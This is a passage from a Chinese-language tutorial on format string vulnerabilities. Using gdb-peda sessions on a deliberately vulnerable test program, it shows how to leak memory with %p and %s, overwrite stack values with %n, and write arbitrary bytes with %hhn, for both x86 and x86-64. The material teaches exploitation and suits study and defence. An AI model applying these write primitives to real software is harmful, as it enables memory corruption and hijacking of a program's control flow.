(nil).0x2e0804a0.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e7025
2e.0x252e7025
$ python2 -c 'print("\x10\xa0\x04\x08"+".%p"*20)' | ./a.out
.0x1.0x88888888.0xffffffff.0xffd439ba.0xffd439c4.0x80481fc.0x80484b0.0xf77b6a54.
0x1.0x4241c5d0.0x4443.
(nil).0x804a010.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e7
0.0x2e70252e
$ python2 -c 'print("\x14\xa0\x04\x08"+".%p"*20)' | ./a.out
.0x1.0x88888888.0xffffffff.0xffcc17aa.0xffcc17b4.0x80481fc.0x80484b0.0xf7746a54.
0x1.0x4241c5d0.0x4443.
(nil).0x804a014.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e7
0.0x2e70252e
$ python2 -c 'print("\x18\xa0\x04\x08"+".%p"*20)' | ./a.out
▒.0x1.0x88888888.0xffffffff.0xffcb99aa.0xffcb99b4.0x80481fc.0x80484b0.0xf775ca54
.0x1.0x424125d0.0x4443.
(nil).0x804a018.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e7
0.0x2e70252e
```

细心一点你就会发现第一个（`printf`）的结果有问题。我们输入了 `\x0c\xa0\x04\x08`（`0x0804a00c`），可是 13 号位置输出的结果却是 `0x2e0804a0`，那么，`\x0c` 哪去了，查了一下 ASCII 表：

```
Oct   Dec   Hex   Char
────────────────────────────────────────
014   12    0C    FF  '\f' (form feed)
```

于是就被省略了，同样会被省略的还有很多，如 `\x07`（'\a'）、`\x08`（'\b'）、`\x20`（SPACE）等的不可见字符都会被省略。这就会让我们后续的操作出现问题。所以这里我们选用最后一个（`__isoc99_scanf`）。

```
$ python2 -c 'print("\x18\xa0\x04\x08"+"%13$s")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-----------------------------------]
EAX: 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<__isoc99_scanf>: push   ebp)
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd54c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_thunk.ax>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack-------------------------------------]
0000| 0xffffd54c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd550 --> 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<__isoc99_scanf>:
push   ebp)
0008| 0xffffd554 --> 0x1
0012| 0xffffd558 --> 0x88888888
0016| 0xffffd55c --> 0xffffffff
0020| 0xffffd560 --> 0xffffd57a ("ABCD")
0024| 0xffffd564 --> 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<__isoc99_scanf>:
push   ebp)
0028| 0xffffd568 --> 0x80481fc --> 0x38 ('8')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20w $esp
0xffffd54c:     0x08048520      0xffffd584      0x00000001      0x88888888
0xffffd55c:     0xffffffff      0xffffd57a      0xffffd584      0x080481fc
0xffffd56c:     0x080484b0      0xf7ffda54      0x00000001      0x424135d0
0xffffd57c:     0x00004443      0x00000000      0x0804a018      0x24333125
0xffffd58c:     0x00f00073      0xffffd5ca      0x00000001      0x000000c2
gdb-peda$ x/w 0x804a018
0x804a018:      0xf7e3a790
gdb-peda$ c
Continuing.
▒����
```

虽然我们可以通过 `x/w` 指令得到 `__isoc99_scanf` 函数的虚拟地址 `0xf7e3a790`。但是由于 `0x804a018` 处的内容是仍然一个指针，使用 `%13$s` 打印并不成功。在下面的内容中将会介绍怎样借助 pwntools 的力量，来获得正确格式的虚拟地址，并能够对它有进一步的利用。

当然并非总能通过使用 4 字节的跳转（如 `AAAA`）来步进参数指针去引用格式字符串的起始部分，有时，需要在格式字符串之前加一个、两个或三个字符的前缀来实现一系列的 4 字节跳转。

覆盖栈内容

现在我们已经可以读取栈上和任意地址的内存了，接下来我们更进一步，通过修改栈和内存来劫持程序的执行流程。`%n` 转换指示符将 `%n` 当前已经成功写入流或缓冲区中的字符个数存储到地址由参数指定的整数中。

```
#include<stdio.h>
void main() {
    int i;
    char str[] = "hello";

    printf("%s %n\n", str, &i);
    printf("%d\n", i);
}
$ ./a.out
hello
6
```

`i` 被赋值为 6，因为在遇到转换指示符之前一共写入了 6 个字符（`hello` 加上一个空格）。在没有长度修饰符时，默认写入一个 `int` 类型的值。

通常情况下，我们要需要覆写的值是一个 shellcode 的地址，而这个地址往往是一个很大的数字。这时我们就需要通过使用具体的宽度或精度的转换规范来控制写入的字符个数，即在格式字符串中加上一个十进制整数来表示输出的最小位数，如果实际位数大于定义的宽度，则按实际位数输出，反之则以空格或 0 补齐（`0` 补齐时在宽度前加点 `.` 或 `0`）。如：

```
#include<stdio.h>
void main() {
    int i;

    printf("%10u%n\n", 1, &i);
    printf("%d\n", i);
    printf("%.50u%n\n", 1, &i);
    printf("%d\n", i);
    printf("%0100u%n\n", 1, &i);
    printf("%d\n", i);
}
$ ./a.out
         1
10
00000000000000000000000000000000000000000000000001
50
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000001
100
```

就是这样，下面我们把地址 `0x8048000` 写入内存：

```
printf("%0134512640d%n\n", 1, &i);
$ ./a.out
...
0x8048000
```

还是我们一开始的程序，我们尝试将 `arg2` 的值更改为任意值（比如 `0x00000020`，十进制 32），在 gdb 中可以看到得到 `arg2` 的地址 `0xffffd538`，那么我们构造格式字符串 `\x38\xd5\xff\xff%08x%08x%012d%13$n`，其中 `\x38\xd5\xff\xff` 表示 `arg2` 的地址，占 4 字节，`%08x%08x` 表示两个 8 字符宽的十六进制数，占 16 字节，`%012d` 占 12 字节，三个部分加起来就占了 4+16+12=32 字节，即把 `arg2` 赋值为 `0x00000020`。格式字符串最后一部分 `%13$n` 也是最重要的一部分，和上面的内容一样，表示格式字符串的第 13 个参数，即写入 `0xffffd538` 的地方（`0xffffd564`），`printf()` 就是通过这个地址找到被覆盖的内容的：

```
$ python2 -c 'print("\x38\xd5\xff\xff%08x%08x%012d%13$n")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-----------------------------------]
EAX: 0xffffd564 --> 0xffffd538 --> 0x88888888
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack-------------------------------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001      0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564      0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001      0x424135d0
0xffffd55c:     0x00004443      0x00000000      0xffffd538      0x78383025
0xffffd56c:     0x78383025      0x32313025      0x33312564      0x00006e24
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/libc.so.6
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x20 (' ')
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[-------------------------------------stack-------------------------------------]
0000| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x20 (' ')
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b50)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x00000020      0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc      0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0      0x00004443
0xffffd560:     0x00000000      0xffffd538      0x78383025      0x78383025
0xffffd570:     0x32313025      0x33312564      0x00006e24      0xf7e70240
```

对比 `printf()` 函数执行前后的输出，`printf` 首先解析 `%13$n` 找到获得地址 `0xffffd564` 的值 `0xffffd538`，然后跳转到地址 `0xffffd538`，将它的值 `0x88888888` 覆盖为 `0x00000020`，就得到 `arg2=0x00000020`。

覆盖任意地址内存

也许已经有人发现了一个问题，使用上面覆盖内存的方法，值最小只能是 4，因为单单地址就占去了 4 个字节。那么我们怎样覆盖比 4 小的值呢。利用整数溢出是一个方法，但是在实践中这样做基本都不会成功。再想一下，前面的输入中，地址都位于格式字符串之前，这样做真的有必要吗，能否将地址放在中间。我们来试一下，使用格式字符串 `"AA%15$nA"+"\x38\xd5\xff\xff"`，开头的 `AA` 占两个字节，即将地址赋值为 `2`，中间是 `%15$n` 占 5 个字节，这里不是 `%13$n`，因为地址被我们放在了后面，在格式字符串的第 15 个参数，后面跟上一个 `A` 占用一个字节。于是前半部分总共占用了 2+5+1=8 个字节，刚好是两个参数的宽度，这里的 8 字节对齐十分重要。最后再输入我们要覆盖的地址 `\x38\xd5\xff\xff`，详细输出如下：

```
$ python2 -c 'print("AA%15$nA"+"\x38\xd5\xff\xff")' > text
$ gdb -q a.out
```

```
Reading symbols from a.out...(no debugging symbols found)...done.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-----------------------------------]
EAX: 0xffffd564 ("AA%15$nA8\325\377\377")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack-------------------------------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001      0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564      0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001      0x424135d0
0xffffd55c:     0x00004443      0x00000000      0x31254141      0x416e2435
0xffffd56c:     0xffffd538      0xffffd500      0x00000001      0x000000c2
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/libc.so.6
[----------------------------------registers-----------------------------------]
EAX: 0x7
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

```
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[----------------------------------stack-----------------------------------]
0000| 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x2
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b50)
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x00000002      0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc      0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0      0x00004443
0xffffd560:     0x00000000      0x31254141      0x416e2435      0xffffd538
0xffffd570:     0xffffd500      0x00000001      0x000000c2      0xf7e70240
```

对比 `printf()` 函数执行前后的输出，可以看到我们成功地给 `arg2` 赋值了 `0x00000002`。

说完了数字小于 4 时的覆盖，接下来说说大数字的覆盖。前面的方法教我们直接输入一个地址的十进制就可以进行赋值，可是，这样占用的内存空间太大，往往会覆盖掉其他重要的地址而产生错误。其实我们可以通过长度修饰符来更改写入的值的大小：

```
char c;
short s;
int i;
long l;
long long ll;

printf("%s %hhn\n", str, &c);       // 写入单字节
printf("%s %hn\n", str, &s);        // 写入双字节
printf("%s %n\n", str, &i);         // 写入4字节
printf("%s %ln\n", str, &l);        // 写入8字节
printf("%s %lln\n", str, &ll);      // 写入16字节
```

试一下：

```
$ python2 -c 'print("A%15$hhn"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x88888801      0xffffffff

$ python2 -c 'print("A%15$hnA"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x88880001      0xffffffff

$ python2 -c 'print("A%15$nAA"+"\x38\xd5\xff\xff")' > text
0xffffd530:     0xffffd564      0x00000001      0x00000001      0xffffffff
```

于是，我们就可以逐字节地覆盖，从而大大节省了内存空间。这里我们尝试写入 `0x12345678` 到地址 `0xffffd538`，首先使用 `AAAABBBBCCCCDDDD` 作为输入：

```
gdb-peda$ r
AAAABBBBCCCCDDDD
[----------------------------------registers-----------------------------------]
EAX: 0xffffd564 ("AAAABBBBCCCCDDDD")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack-------------------------------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 ("AAAABBBBCCCCDDDD")
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 ("AAAABBBBCCCCDDDD")
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001      0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564      0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001      0x424135d0
0xffffd55c:     0x00004443      0x00000000      0x41414141      0x42424242
0xffffd56c:     0x43434343      0x44444444      0x00000000      0x000000c2
gdb-peda$ x/4wb 0xffffd538
0xffffd538:     0x88    0x88    0x88    0x88
```

由于我们想要逐字节覆盖，就需要 4 个用于跳转的地址，4 个写入地址和 4 个值，对应关系如下（小端序）：

```
0xffffd564 -> 0x41414141 (0xffffd538) -> \x78
0xffffd568 -> 0x42424242 (0xffffd539) -> \x56
0xffffd56c -> 0x43434343 (0xffffd53a) -> \x34
0xffffd570 -> 0x44444444 (0xffffd53b) -> \x12
```

把 `AAAA`、`BBBB`、`CCCC`、`DDDD` 占据的地址分别替换成括号中的值，再适当使用填充字节使 8 字节对齐就可以了。构造输入如下：

```
$ python2 -c
'print("\x38\xd5\xff\xff"+"\x39\xd5\xff\xff"+"\x3a\xd5\xff\xff"+"\x3b\xd5\xff\xf
f"+"%104c%13$hhn"+"%222c%14$hhn"+"%222c%15$hhn"+"%222c%16$hhn")' > text
```

其中前四个部分是 4 个写入地址，占 4*4=16 字节，后面四个部分分别用于写入十六进制数，由于使用了 `hh`，所以只会保留一个字节 `0x78`（16+104=120 -> 0x78）、`0x56`（120+222=342 -> 0x0156 -> 0x56）、`0x34`（342+222=564 -> 0x0234 -> 0x34）、`0x12`（564+222=786 -> 0x312 -> 0x12）。执行结果如下：

```
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
Starting program: /home/firmy/Desktop/RE4B/a.out < text
[----------------------------------registers-----------------------------------]
EAX: 0xffffd564 --> 0xffffd538 --> 0x88888888
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack-------------------------------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001      0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564      0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001      0x424135d0
```

```
0xffffd55c:     0x00004443      0x00000000      0xffffd538      0xffffd539
0xffffd56c:     0xffffd53a      0xffffd53b      0x34303125      0x33312563
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/libc.so.6
[----------------------------------registers-----------------------------------]
EAX: 0x312
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[-------------------------------------stack-------------------------------------]
0000| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x12345678
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x12345678
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b50)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x12345678      0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc      0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0      0x00004443
0xffffd560:     0x00000000      0xffffd538      0xffffd539      0xffffd53a
0xffffd570:     0xffffd53b      0x34303125      0x33312563      0x6e686824
```

最后还得强调两点：

- 首先是需要关闭整个系统的 ASLR 保护，这可以保证栈在 gdb 环境中和直接运行中都保持不变，但这两个栈地址不一定相同
- 其次因为在 gdb 调试环境中的栈地址和直接运行程序是不一样的，所以我们需要结合格式化字符串漏洞读取内存，先泄露一个地址出来，然后根据泄露出来的地址计算实际地址

x86-64 中的格式化字符串漏洞

在 x64 体系中，多数调用惯例都是通过寄存器传递参数。在 Linux 上，前六个参数通过 `RDI`、`RSI`、`RDX`、`RCX`、`R8` 和 `R9` 传递；而在 Windows 中，前四个参数通过 `RCX`、`RDX`、`R8` 和 `R9` 来传递。

还是上面的程序，但是这次我们把它编译成 64 位：

```
$ gcc -fno-stack-protector -no-pie fmt.c
```

使用 `AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.` 作为输入：

```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0xffffffff
RDX: 0x88888888
RSI: 0x1
RDI: 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.")
RBP: 0x7fffffffe460 --> 0x400660 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffe3c0 --> 0x4241000000000000 ('')
RIP: 0x400648 (<main+113>:      call   0x4004e0 <printf@plt>)
R8 : 0x7fffffffe3c6 --> 0x44434241 ('ABCD')
R9 : 0xa ('\n')
R10: 0x7ffff7dd4380 --> 0x7ffff7dd0640 --> 0x7ffff7b9ed3a --> 0x636d656d5f5f0043
('C')
R11: 0x246
R12: 0x400500 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe540 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40063d <main+102>: mov    r8,rdi
   0x400640 <main+105>: mov    rdi,rax
   0x400643 <main+108>: mov    eax,0x0
=> 0x400648 <main+113>: call   0x4004e0 <printf@plt>
   0x40064d <main+118>: mov    edi,0xa
   0x400652 <main+123>: call   0x4004d0 <putchar@plt>
   0x400657 <main+128>: nop
   0x400658 <main+129>: leave
Guessed arguments:
arg[0]: 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0x7fffffffe3c6 --> 0x44434241 ('ABCD')
[-----------------------------------stack------------------------------------]
0000| 0x7fffffffe3c0 --> 0x4241000000000000 ('')
0008| 0x7fffffffe3c8 --> 0x4443 ('CD')
0016| 0x7fffffffe3d0 ("AAAAAAAA%p.%p.%p.%p.%p.%p.%p.%p.%p.")
0024| 0x7fffffffe3d8 ("%p.%p.%p.%p.%p.%p.%p.%p.%p.")
0032| 0x7fffffffe3e0 (".%p.%p.%p.%p.%p.%p.%p.")
0040| 0x7fffffffe3e8 ("p.%p.%p.%p.%p.")
0048| 0x7fffffffe3f0 --> 0x2e70252e7025 ('%p.%p.')
0056| 0x7fffffffe3f8 --> 0x1
[--------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000000000400648 in main ()
gdb-peda$ x/10g $rsp
0x7fffffffe3c0: 0x4241000000000000      0x0000000000004443
0x7fffffffe3d0: 0x4141414141414141      0x70252e70252e7025
0x7fffffffe3e0: 0x252e70252e70252e      0x2e70252e70252e70
```

```
0x7fffffffe3f0: 0x00002e70252e7025       0x0000000000000001
0x7fffffffe400: 0x0000000000f0b5ff       0x00000000000000c2
gdb-peda$ c
Continuing.
AAAAAAAA0x1.0x88888888.0xffffffff.0x7fffffffe3c6.0xa.0x4241000000000000.0x4443.0
x4141414141414141.0x70252e70252e7025.0x252e70252e70252e.
```

